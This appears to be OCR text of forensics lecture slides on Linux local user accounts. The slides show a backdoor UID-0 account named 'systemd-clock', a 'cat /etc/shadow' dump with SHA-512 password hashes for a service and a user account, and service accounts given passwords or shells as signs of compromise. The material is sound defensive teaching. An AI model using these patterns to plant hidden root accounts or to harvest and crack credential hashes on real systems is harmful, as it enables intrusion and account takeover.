list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-clock:x:0:0:systemd Clock Daemon,,,:/run/systemd:/bin/sh
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:115::/nonexistent:/usr/sbin/nologin
avahi-autoipd:x:109:116:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:110:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
rtkit:x:111:117:RealtimeKit,,,:/proc:/usr/sbin/nologin
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
cups-pk-helper:x:113:120:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
avahi:x:115:121:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:117:123::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:118:124:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
hplip:x:119:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:120:125::/nonexistent:/bin/false
colord:x:121:126:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
geoclue:x:122:127::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:123:128:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:124:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:125:130:Gnome Display Manager:/var/lib/gdm3:/bin/false
schreber:x:1000:1000:Johann Christian von Schreber,,,:/home/schreber:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:126:134:MySQL Server,,,:/nonexistent:/bin/false
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
systemd-clock:x:0:0:systemd Clock Daemon,,,:/run/systemd:/bin/sh
```

Only the root account should have a UID/GID of 0.

Other accounts with a UID or GID of 0 are extremely suspicious.

Local User Accounts

```
~$ cat /etc/shadow
```

```
root:!:18626:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:$6$OZ4x.0Qc4piPYhMy$8QlNWE0TlicHoNRJwFaiozCYb1c8QhUKXNRr2FMtR2JjhGRhXsWgrICCn5GOrWA5pQc3fpAlWFOD1viCjFH8E1:18633:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
avahi-autoipd:*:18474:0:99999:7:::
usbmux:*:18474:0:99999:7:::
rtkit:*:18474:0:99999:7:::
dnsmasq:*:18474:0:99999:7:::
cups-pk-helper:*:18474:0:99999:7:::
speech-dispatcher:!:18474:0:99999:7:::
avahi:*:18474:0:99999:7:::
kernoops:*:18474:0:99999:7:::
saned:*:18474:0:99999:7:::
nm-openvpn:*:18474:0:99999:7:::
hplip:*:18474:0:99999:7:::
whoopsie:*:18474:0:99999:7:::
colord:*:18474:0:99999:7:::
geoclue:*:18474:0:99999:7:::
pulse:*:18474:0:99999:7:::
gnome-initial-setup:*:18474:0:99999:7:::
gdm:*:18474:0:99999:7:::
schreber:$6$LkTkXL0Vn66SuALu$EK7uhmPglWHcAcq25oELmUndnKAWUUdtom1z.XCrL.epXnYLNuqO7SOG47AtjKpcbvYAa9skvK1U1kcVzYiNz/:18626:0:99999:7:::
systemd-coredump:!!:18626::::::
mysql:x:126:134:MySQL Server,,,:/nonexistent:/bin/false
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
www-data:$6$OZ4x.0Qc4piPYhMy$8QlNWE0TlicHoNRJwFaiozCYb1c8QhUKXNRr2FMtR2JjhGRhXsWgrICCn5GOrWA5pQc3fpAlWFOD1viCjFH8E1:18633:0:99999:7:::
```

System/service accounts don‘t need to login using a password!

```
www-data:*:18474:0:99999:7:::
```

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Local User Accounts

```
syslog:x:104:110::/home/syslog:/bin/sh
```

System/service accounts also don't need a shell!

```
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
```

Local User Accounts

- Users in `root` group (`/etc/group`)
- /etc/sudoers and /etc/sudoers.d/ may grant admin privileges for users or groups
- Normal users owning system files
- Files with setuid or setgid bits set
- …

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE


Artifacts

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Key Takeaways

Different OSs, similar artifacts.




Everything can be forged!

Don‘t rely on a single artifact!

Check for consistency!

Do your own experiments!

Validate findings of others!



Be creative!

Hochschule Bonn-Rhein-Sieg


Fraunhofer FKIE

Artifacts

macOS

android

That's a story for another day…



Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Any Questions?